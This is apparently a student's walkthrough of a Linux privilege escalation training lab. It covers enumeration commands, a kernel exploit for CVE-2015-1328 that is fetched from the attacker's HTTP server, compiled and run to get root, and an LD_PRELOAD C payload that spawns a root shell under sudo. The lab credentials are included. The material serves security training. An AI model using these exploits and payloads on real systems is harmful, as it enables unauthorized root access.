

Linux Privilege Escalation

Introduction

Privilege escalation is a journey. There are no silver bullets, and much depends on the specific configuration of the target system. The kernel version, installed applications, supported programming languages, other users' passwords are a few key elements that will affect your road to the root shell.

This room was designed to cover the main privilege escalation vectors and give you a better understanding of the process. This new skill will be an essential part of your arsenal whether you are participating in CTFs, taking certification exams, or working as a penetration tester.

What is Privilege Escalation

What does "privilege escalation" mean?

At its core, Privilege Escalation usually involves going from a lower permission account to a higher permission one. More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.

Why is it important?

It's rare when performing a real-world penetration test to be able to gain a foothold (initial access) that gives you direct administrative access. Privilege escalation is crucial because it lets you gain system administrator levels of access, which allows you to perform actions such as:

- Resetting passwords
- Bypassing access controls to compromise protected data
- Editing software configurations
- Enabling persistence
- Changing the privilege of existing (or new) users
- Execute any administrative command

Enumeration

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

Enumeration is the first step you have to take once you gain access to any system. You may have accessed the system by exploiting a critical vulnerability that resulted in root-level access or just found a way to send commands using a low privileged account. Penetration testing engagements, unlike CTF machines, don't end once you gain access to a specific system or user privilege level. As you will see, enumeration is as important during the post-compromise phase as it is before.

- hostname

The hostname command will return the hostname of the target machine. Although this value can easily be changed or have a relatively meaningless string (e.g. Ubuntu-3487340239), in some cases, it can provide information about the target system's role within the corporate network (e.g. SQL-PROD-01 for a production SQL server).

- uname -a

Will print system information giving us additional detail about the kernel used by the system. This will be useful when searching for any potential kernel vulnerabilities that could lead to privilege escalation.

- /proc/version

The proc filesystem (procfs) provides information about the target system processes. You will find proc on many different Linux flavours, making it an essential tool to have in your arsenal.

Looking at /proc/version may give you information on the kernel version and additional data such as whether a compiler (e.g. GCC) is installed.

- /etc/issue

Systems can also be identified by looking at the /etc/issue file. This file usually contains some information about the operating system but can easily be customized or changed. While on the subject, any file containing system information can be customized or changed. For a clearer understanding of the system, it is always good to look at all of these.

- ps Command

The ps command is an effective way to see the running processes on a Linux system. Typing ps on your terminal will show processes for the current shell.

The output of the ps (Process Status) will show the following:

- PID: The process ID (unique to the process)
- TTY: Terminal type used by the user
- Time: Amount of CPU time used by the process (this is NOT the time this process has been running for)
- CMD: The command or executable running (will NOT display any command line parameter)

The “ps” command provides a few useful options.

- ps -A: View all running processes
- ps axjf: View process tree (see the tree formation until ps axjf is run below)

```
1      1022    692    692 ?        -1 Sl      1000    0:01 /usr/bin/qterminal
1022   1027   1027   1027 pts/0    1196 Ss      1000    0:01 \_ /usr/bin/zsh
1027   1196   1196   1027 pts/0    1196 R+      1000    0:00 \_ ps axjf
```

- ps aux: The aux option will show processes for all users (a), display the user that launched the process (u), and show processes that are not attached to a terminal (x). Looking at the ps aux command output, we can have a better understanding of the system and potential vulnerabilities.

- env

The env command will show environmental variables.

```
(alper@TryHackMe)-[~]
$ env
COLORFGBG=15;0
COLORTERM=truecolor
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
DESKTOP_SESSION=lightdm-xsession
DISPLAY=:0.0
GDMSESSION=lightdm-xsession
HOME=/home/alper
LANG=en_US.UTF-8
LANGUAGE=
LOGNAME=alper
PANEL_GDK_CORE_DEVICE_EVENTS=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
PWD=/home/alper
QT_ACCESSIBILITY=1
QT_AUTO_SCREEN_SCALE_FACTOR=0
QT_QPA_PLATFORMTHEME=qt5ct
SESSION_MANAGER=local/TryHackMe:@/tmp/.ICE-unix/692,unix/TryHackMe:/tmp/.ICE-unix/692
SHELL=/usr/bin/zsh
SSH_AGENT_PID=766
SSH_AUTH_SOCK=/tmp/ssh-GkMwWt21RIlQ/agent.692
TERM=xterm-256color
USER=alper
WINDOWID=0
XAUTHORITY=/home/alper/.Xauthority
XDG_CONFIG_DIRS=/etc/xdg
XDG_CURRENT_DESKTOP=XFCE
XDG_DATA_DIRS=/usr/share/xfce4:/usr/local/share:/usr/share:/usr/share
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/alper
XDG_MENU_PREFIX=xfce-
XDG_RUNTIME_DIR=/run/user/1000
XDG_SEAT=seat0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
XDG_SESSION_CLASS=user
XDG_SESSION_DESKTOP=lightdm-xsession
XDG_SESSION_ID=2
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SESSION_TYPE=x11
XDG_VTNR=7
_XJAVA_OPTIONS=-Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
SHLVL=1
OLDPWD=/proc/1027
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=3
*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:
;31:*.zst=01;31:*.tzt=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;
;*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:
;*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;3
35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35
xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m
```

The PATH variable may have a compiler or a scripting language (e.g. Python) that could be used to run code on the target system or leveraged for privilege escalation.

- sudo -l

The target system may be configured to allow users to run some (or all) commands with root privileges. The sudo -l command can be used to list all commands your user can run using sudo.

- ls

One of the common commands used in Linux is probably ls.

While looking for potential privilege escalation vectors, please remember to always use the ls command with the -la parameter. The example below shows how the “secret.txt” file can easily be missed using the ls or ls -l commands.

```

(alper@TryHackMe)-[~/Documents]
$ ls

(alper@TryHackMe)-[~/Documents]
$ ls -l
total 0

(alper@TryHackMe)-[~/Documents]
$ ls -la
total 12
drwxr-xr-x  2 alper alper 4096 Jun 12 17:20 .
drwxr-xr-x 14 alper alper 4096 Jun 12 17:02 ..
-rw-r--r--  1 alper alper   22 Jun 12 17:20 .secret.txt

(alper@TryHackMe)-[~/Documents]
$ cat .secret.txt
This is a secret file

```

- id

The id command will provide a general overview of the user's privilege level and group memberships.

It is worth remembering that the id command can also be used to obtain the same information for another user as seen below.

```

(alper@TryHackMe)-[~/Documents]
$ id frank
uid=1001(frank) gid=1001(frank) groups=1001(frank)

```

- /etc/passwd

Reading the /etc/passwd file can be an easy way to discover users on the system.

```
(alper@TryHackMe)-[~/Documents]
$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
```

While the output can be long and a bit intimidating, it can easily be cut and converted to a useful list for brute-force attacks.

```
(alper@TryHackMe)-[~/Documents]
$ cat /etc/passwd | cut -d ":" -f 1
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
_apt
systemd-timesync
systemd-network
systemd-resolve
```

Remember that this will return all users, some of which are system or service users that would not be very useful. Another approach could be to grep for “home” as real users will most likely have their folders under the “home” directory.

```
(alper@TryHackMe)-[~/Documents]
$ cat /etc/passwd | grep home
alper:x:1000:1000:alper,,,:/home/alper:/usr/bin/zsh
frank:x:1001:1001:Frank,Castle,,,:/home/frank:/bin/bash
```

- history

Looking at earlier commands with the history command can give us some idea about the target system and, albeit rarely, have stored information such as passwords or usernames.

- ifconfig

The target system may be a pivoting point to another network. The ifconfig command will give us information about the network interfaces of the system. The example below shows the target system has three interfaces (eth0, tun0, and tun1). Our attacking machine can reach the eth0 interface but can not directly access the two other networks.

```
(alper@TryHackMe)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe8a:ffb9 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8a:ff:b9 txqueuelen 1000 (Ethernet)
    RX packets 15667 bytes 20018524 (19.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5785 bytes 766827 (748.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 600 (600.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 600 (600.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.9.5.144 netmask 255.255.0.0 destination 10.9.5.144
    inet6 fe80::2833:4f2f:ba7e:d55d prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2 bytes 96 (96.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun1: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.50.70.27 netmask 255.255.255.0 destination 10.50.70.27
    inet6 fe80::9ab0:cd1f:9ceb:a8 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1 bytes 48 (48.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

This can be confirmed using the ip route command to see which network routes exist.

```
(alper@TryHackMe)-[~]
$ ip route
default via 10.0.2.2 dev eth0 proto dhcp metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
10.9.0.0/16 dev tun1 proto kernel scope link src 10.9.5.144
10.10.0.0/16 via 10.9.0.1 dev tun1 metric 1000
10.50.70.0/24 dev tun0 proto kernel scope link src 10.50.70.27
10.200.69.0/24 via 10.50.70.1 dev tun0 metric 1000
```

- netstat

Following an initial check for existing interfaces and network routes, it is worth looking into existing communications. The netstat command can be used with several different options to gather information on existing connections.

- netstat -a: shows all listening ports and established connections.
- netstat -at or netstat -au can also be used to list TCP or UDP protocols respectively.
- netstat -l: list ports in “listening” mode. These ports are open and ready to accept incoming connections. This can be used with the “t” option to list only ports that are listening using the TCP protocol (below)

```
(alper@TryHackMe)-[~]
$ netstat -lt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1337             0.0.0.0:*               LISTEN
```

- netstat -s: list network usage statistics by protocol (below) This can also be used with the -t or -u options to limit the output to a specific protocol.


```
(alper@TryHackMe)-[~]
$ netstat -s
Ip:
  Forwarding: 2
  7711 total packets received
  2 with invalid addresses
  0 forwarded
  0 incoming packets discarded
  7709 incoming packets delivered
  7041 requests sent out
Icmp:
  0 ICMP messages received
  0 input ICMP message failed
  ICMP input histogram:
  0 ICMP messages sent
  0 ICMP messages failed
  ICMP output histogram:
Tcp:
  139 active connection openings
  0 passive connection openings
  6 failed connection attempts
  1 connection resets received
  2 connections established
  7121 segments received
  6531 segments sent out
  0 segments retransmitted
  0 bad segments received
  64 resets sent
Udp:
  588 packets received
  0 packets to unknown port received
  0 packet receive errors
  617 packets sent
  0 receive buffer errors
  0 send buffer errors
```

- netstat -tp: list connections with the service name and PID information.

```
(alper@TryHackMe)-[~]
$ netstat -tp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 10.0.2.15:33754         ec2-54-186-29-180:https ESTABLISHED 1894/x-www-browser
tcp        0      0 10.0.2.15:56878         ec2-18-203-199-9.:https ESTABLISHED 1894/x-www-browser
```

This can also be used with the -l option to list listening ports (below)

```
(alper@TryHackMe)-[~]
$ netstat -ltp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      -
```

We can see the “PID/Program name” column is empty as this process is owned by another user.

Below is the same command run with root privileges and reveals this information as 2641/nc (netcat)

```
(root@TryHackMe)-[~]
# netstat -ltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      2641/nc
```

- netstat -i: Shows interface statistics. We see below that “eth0” and “tun0” are more active than “tun1”.

```
(alper@TryHackMe)-[~]
$ netstat -i
Kernel Interface table
Iface      MTU     RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500    17791 0      0      0      13710 0      0      0    BMRU
lo         65536    12    0      0      0         12 0      0      0    LRU
tun0       1500     109 0      0      0      3442 0      0      0    MOPRU
tun1       1500      6    0      0      0      2045 0      0      0    MOPRU
```

The netstat usage you will probably see most often in blog posts, write-ups, and courses is netstat -ano which could be broken down as follows:

- -a: Display all sockets
- -n: Do not resolve names
- -o: Display timers

```
(alper@TryHackMe)-[~]
$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 10.0.2.15:33754        54.186.29.180:443      ESTABLISHED keepalive (0.00/0/0)
udp        0      0 0.0.0.0:51113          0.0.0.0:*              off (0.00/0/0)
udp        0      0 10.0.2.15:68           10.0.2.2:67            ESTABLISHED off (0.00/0/0)
udp        0      0 0.0.0.0:51341          0.0.0.0:*              off (0.00/0/0)
raw6       0      0 :::58                  :::*                    7           off (0.00/0/0)

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags   Type       State         I-Node  Path
unix  2      [ ACC ] STREAM   LISTENING   15603    @/tmp/dbus-39p6bE417D
unix  2      [ ACC ] STREAM   LISTENING   14225    @/tmp/.X11-unix/X0
unix  2      [ ]     DGRAM    LISTENING   15313    /run/user/1000/systemd/notify
unix  2      [ ACC ] STREAM   LISTENING   15316    /run/user/1000/systemd/private
unix  2      [ ACC ] STREAM   LISTENING   15325    /run/user/1000/bus
```

- find Command

Searching the target system for important information and potential privilege escalation vectors can be fruitful. The built-in “find” command is useful and worth keeping in your arsenal.

Below are some useful examples for the “find” command.

Find files:

- `find . -name flag1.txt`: find the file named “flag1.txt” in the current directory
- `find /home -name flag1.txt`: find the file names “flag1.txt” in the /home directory
- `find / -type d -name config`: find the directory named config under “/”
- `find / -type f -perm 0777`: find files with the 777 permissions (files readable, writable, and executable by all users)
- `find / -perm a=x`: find executable files
- `find /home -user frank`: find all files for user “frank” under “/home”
- `find / -mtime 10`: find files that were modified in the last 10 days
- `find / -atime 10`: find files that were accessed in the last 10 day
- `find / -cmin -60`: find files changed within the last hour (60 minutes)
- `find / -amin -60`: find files accessed within the last hour (60 minutes)
- `find / -size 50M`: find files with a 50 MB size

This command can also be used with (+) and (-) signs to specify a file that is larger or smaller than the given size.

```
(root TryHackMe)-[/home/alper]
# find / -size +100M
/usr/bin/burpsuite
/usr/lib/oracle/19.6/client64/lib/libociei.so
/usr/lib/jvm/java-11-openjdk-amd64/lib/modules
/usr/lib/firefox-esr/libxul.so
find: '/run/user/1000/gvfs': Permission denied
/proc/kcore
find: '/proc/4367/task/4367/fd/5': No such file or directory
find: '/proc/4367/task/4367/fdinfo/5': No such file or directory
find: '/proc/4367/fd/6': No such file or directory
find: '/proc/4367/fdinfo/6': No such file or directory

(root TryHackMe)-[/home/alper]
#
```

The example above returns files that are larger than 100 MB. It is important to note that the “find” command tends to generate errors which sometimes makes the output hard to read. This is why it would be wise to use the “find” command with “-type f 2>/dev/null” to redirect errors to “/dev/null” and have a cleaner output (below).

```
(root TryHackMe)-[/home/alper]
# find / -size +100M -type f 2>/dev/null
/usr/bin/burpsuite
/usr/lib/oracle/19.6/client64/lib/libociei.so
/usr/lib/jvm/java-11-openjdk-amd64/lib/modules
/usr/lib/firefox-esr/libxul.so
/proc/kcore

(root TryHackMe)-[/home/alper]
#
```

Folders and files that can be written to or executed from:

- find / -writable -type d 2>/dev/null : Find world-writeable folders
- find / -perm -222 -type d 2>/dev/null: Find world-writeable folders
- find / -perm -o w -type d 2>/dev/null: Find world-writeable folders

The reason we see three different “find” commands that could potentially lead to the same result can be seen in the manual document. As you can see below, the perm parameter affects the way “find” works.

```
-perm mode
File's permission bits are exactly mode (octal or symbolic). Since an exact match is required, if you want to use this form for symbolic modes, you may have to specify a rather complex mode string. For example '-perm g-w' will only match files which have mode 0020 (that is, ones for which group write permission is the only permission set). It is more likely that you will want to use the '/' or '-' forms, for example '-perm -g-w', which matches any file with group write permission. See the EXAMPLES section for some illustrative examples.

-perm -mode
All of the permission bits mode are set for the file. Symbolic modes are accepted in this form, and this is usually the way in which you would want to use them. You must specify 'u', 'g' or 'o' if you use a symbolic mode. See the EXAMPLES section for some illustrative examples.
```

- find / -perm -o x -type d 2>/dev/null : Find world-executable folders

Find development tools and supported languages:

- find / -name perl*
- find / -name python*
- find / -name gcc*

Find specific file permissions:

Below is a short example used to find files that have the SUID bit set. The SUID bit allows the file to run with the privilege level of the account that owns it, rather than the account which runs it. This allows for an interesting privilege escalation path, we will see in more details on task 6. The example below is given to complete the subject on the “find” command.

- find / -perm -u=s -type f 2>/dev/null: Find files with the SUID bit, which allows us to run the file with a higher privilege level than the current user.

- [General Linux Commands](#)

As we are in the Linux realm, familiarity with Linux commands, in general, will be very useful. Please spend some time getting comfortable with commands such as find, locate, grep, cut, sort, etc.

Answer the questions below:

What is the hostname of the target system?

```
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Aug 27 00:34:44 2025 from ip-10-201-150-241.ec2.internal
Could not chdir to home directory /home/karen: No such file or directory
$ hostname
wade7363
$ █
```

Answer: **wade7363**

What is the Linux kernel version of the target system?

```
$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
$ █
```

Answer: **3.13.0-24-generic**

What Linux is this?

```
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
```

Answer: **Ubuntu 14.04 LTS**

What version of the Python language is installed on the system?

```
$ python3 --version
Python 3.4.0
$ python --version
Python 2.7.6
```

I tried Python3 at first but the answer is for Python 2.7.6.

Answer: **2.7.6**

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

Date	D	A	V	Title	Type	Platform	Author
2015-06-16	↓	✓		Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)	Local	Linux	rebel
2015-06-16	↓	✓		Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)	Local	Linux	rebel

Showing 1 to 2 of 2 entries (filtered from 46,435 total entries)

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
37293	2015-1328	REBEL	LOCAL	LINUX	2015-06-16

Answer: **CVE-2015-1328**

Automated Enumeration Tools

Several tools can help you save time during the enumeration process. These tools should only be used to save time knowing they may miss some privilege escalation vectors. Below is a list of popular Linux enumeration tools with links to their respective Github repositories.

The target system's environment will influence the tool you will be able to use. For example, you will not be able to run a tool written in Python if it is not installed on the target system. This is why it would be better to be familiar with a few rather than having a single go-to tool.

- LinPeas: <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>
- LinEnum: <https://github.com/rebootuser/LinEnum>
- LES (Linux Exploit Suggester): <https://github.com/mzet-/linux-exploit-suggester>
- Linux Smart Enumeration: <https://github.com/diego-treitos/linux-smart-enumeration>
- Linux Priv Checker: <https://github.com/linted/linuxprivchecker>

Privilege Escalation: Kernel Exploits

Note: Launch the target machine attached to this task to follow along.

You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

Privilege escalation ideally leads to root privileges. This can sometimes be achieved simply by exploiting an existing vulnerability, or in some cases by accessing another user account that has more privileges, information, or access.

Unless a single vulnerability leads to a root shell, the privilege escalation process will rely on misconfigurations and lax permissions.

The kernel on Linux systems manages the communication between components such as the memory on the system and applications. This critical function requires the kernel to have specific privileges; thus, a successful exploit will potentially lead to root privileges.

The Kernel exploit methodology is simple:

1. Identify the kernel version
2. Search and find an exploit code for the kernel version of the target system
3. Run the exploit

Although it looks simple, please remember that a failed kernel exploit can lead to a system crash. Make sure this potential outcome is acceptable within the scope of your penetration testing engagement before attempting a kernel exploit.

Research sources:

1. Based on your findings, you can use Google to search for an existing exploit code.
2. Sources such as <https://www.cvedetails.com/> can also be useful.
3. Another alternative would be to use a script like LES (Linux Exploit Suggester) but remember that these tools can generate false positives (report a kernel vulnerability that does not affect the target system) or false negatives (not report any kernel vulnerabilities although the kernel is vulnerable).


Hints/Notes:

1. Being too specific about the kernel version when searching for exploits on Google, Exploit-db, or searchsploit
2. Be sure you understand how the exploit code works BEFORE you launch it. Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later. Of course, these may not be great concerns within a lab or CTF environment, but these are absolute no-nos during a real penetration testing engagement.
3. Some exploits may require further interaction once they are run. Read all comments and instructions provided with the exploit code.
4. You can transfer the exploit code from your machine to the target system using the SimpleHTTPServer Python module and wget respectively.

Answer the questions below:

Find and use the appropriate kernel exploit to gain root privileges on the target system.

From the previous task I know the kernel version is Linux 3.13.0 and that CVE-2015-1328 can be used to achieve privilege escalation and access /etc/shadow.



Start the attackbox VM and use that to download the exploit from Exploit-DB and host it using a simple Python HTTP server for the vulnerable machine to download.


```
root@ip-10-201-108-87:~# ls
37292.c      Desktop      Pictures     Scripts      Tools
burp.json    Downloads    Postman      snap
CTFBuilder   Instructions  Rooms        thinclient_drives
```

37292.c is the exploit downloaded from Exploit-DB. From here start a Python HTTP server using the command:

```
python3 -m http.server
```

```
root@ip-10-201-108-87:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

On the target machine change directories to the /tmp/ directory then run the command:
`wget{ATTACKBOX_IP}:8000/37292.c`

```
$ cd tmp
$ wget 10.201.108.87:8000/37292.c
--2025-08-27 02:00:26-- http://10.201.108.87:8000/37292.c
Connecting to 10.201.108.87:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'

100%[=====>] 5,119 --.-K/s in 0s

2025-08-27 02:00:26 (786 MB/s) - '37292.c' saved [5119/5119]
```

I tried running executing the file but it was saying permission denied so after some research I learned I had to compile the file using the command:

```
gcc 37292.c -o 37292
```

Then I was able to execute the file using the command

```
./37292
```

```
$ gcc 37292.c -o 37292
$ ./37292
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# █
```

What is the content of the flag1.txt file?

Using the find command learned in Task 3 I learned the flag was in directory /home/matt.

```
# find /* -name flag1.txt
/home/matt/flag1.txt
```

I was able to use the cat command to read the contents of the flag.

```
# cat /home/matt/flag1.txt
THM-28392872729920
```

Answer: **THM-28392872729920**

Privilege Escalation: Sudo

Note: Launch the target machine attached to this task to follow along.

You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

The sudo command, by default, allows you to run a program with root privileges. Under some conditions, system administrators may need to give regular users some flexibility on their privileges. For example, a junior SOC analyst may need to use Nmap regularly but would not be cleared for full root access. In this situation, the system administrator can allow this user to only run Nmap with root privileges while keeping its regular privilege level throughout the rest of the system.

Any user can check its current situation related to root privileges using the sudo -l command.

<https://gtfobins.github.io/> is a valuable source that provides information on how any program, on which you may have sudo rights, can be used.

Leverage application functions

Some applications will not have a known exploit within this context. Such an application you may see is the Apache2 server.

In this case, we can use a "hack" to leak information leveraging a function of the application. As you can see below, Apache2 has an option that supports loading alternative configuration files (-f : specify an alternate ServerConfigFile).

```
Usage: apache2 [-D name] [-d directory] [-f file]
               [-C "directive"] [-c "directive"]
               [-k start|restart|graceful|graceful-stop|stop]
               [-v] [-V] [-h] [-l] [-L] [-t] [-S] [-X]

Options:
  -D name          : define a name for use in <IfDefine name> directives
  -d directory     : specify an alternate initial ServerRoot
  -f file          : specify an alternate ServerConfigFile
  -C "directive"   : process directive before reading config files
  -c "directive"   : process directive after reading config files
  -e level         : show startup errors of level (see LogLevel)
  -E file          : log startup errors to file
  -v              : show version number
  -V              : show compile settings
  -h              : list available command line options (this page)
  -l              : list compiled in modules
```

Loading the /etc/shadow file using this option will result in an error message that includes the first line of the /etc/shadow file.

Leverage LD_PRELOAD

On some systems, you may see the LD_PRELOAD environment option.

```
user@debian:/home$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
(root) NOPASSWD: /usr/sbin/iftop
(root) NOPASSWD: /usr/bin/find
(root) NOPASSWD: /usr/bin/nano
(root) NOPASSWD: /usr/bin/vim
```

LD_PRELOAD is a function that allows any program to use shared libraries. [This blog post](#) will give you an idea about the capabilities of LD_PRELOAD. If the "env_keep" option is enabled we can generate a shared library which will be loaded and executed before the program is run. Please note the LD_PRELOAD option will be ignored if the real user ID is different from the effective user ID.

The steps of this privilege escalation vector can be summarized as follows:

1. Check for LD_PRELOAD (with the env_keep option)
2. Write a simple C code compiled as a share object (.so extension) file
3. Run the program with sudo rights and the LD_PRELOAD option pointing to our .so file

The C code will simply spawn a root shell and can be written as follows;

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
```

```

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}

```

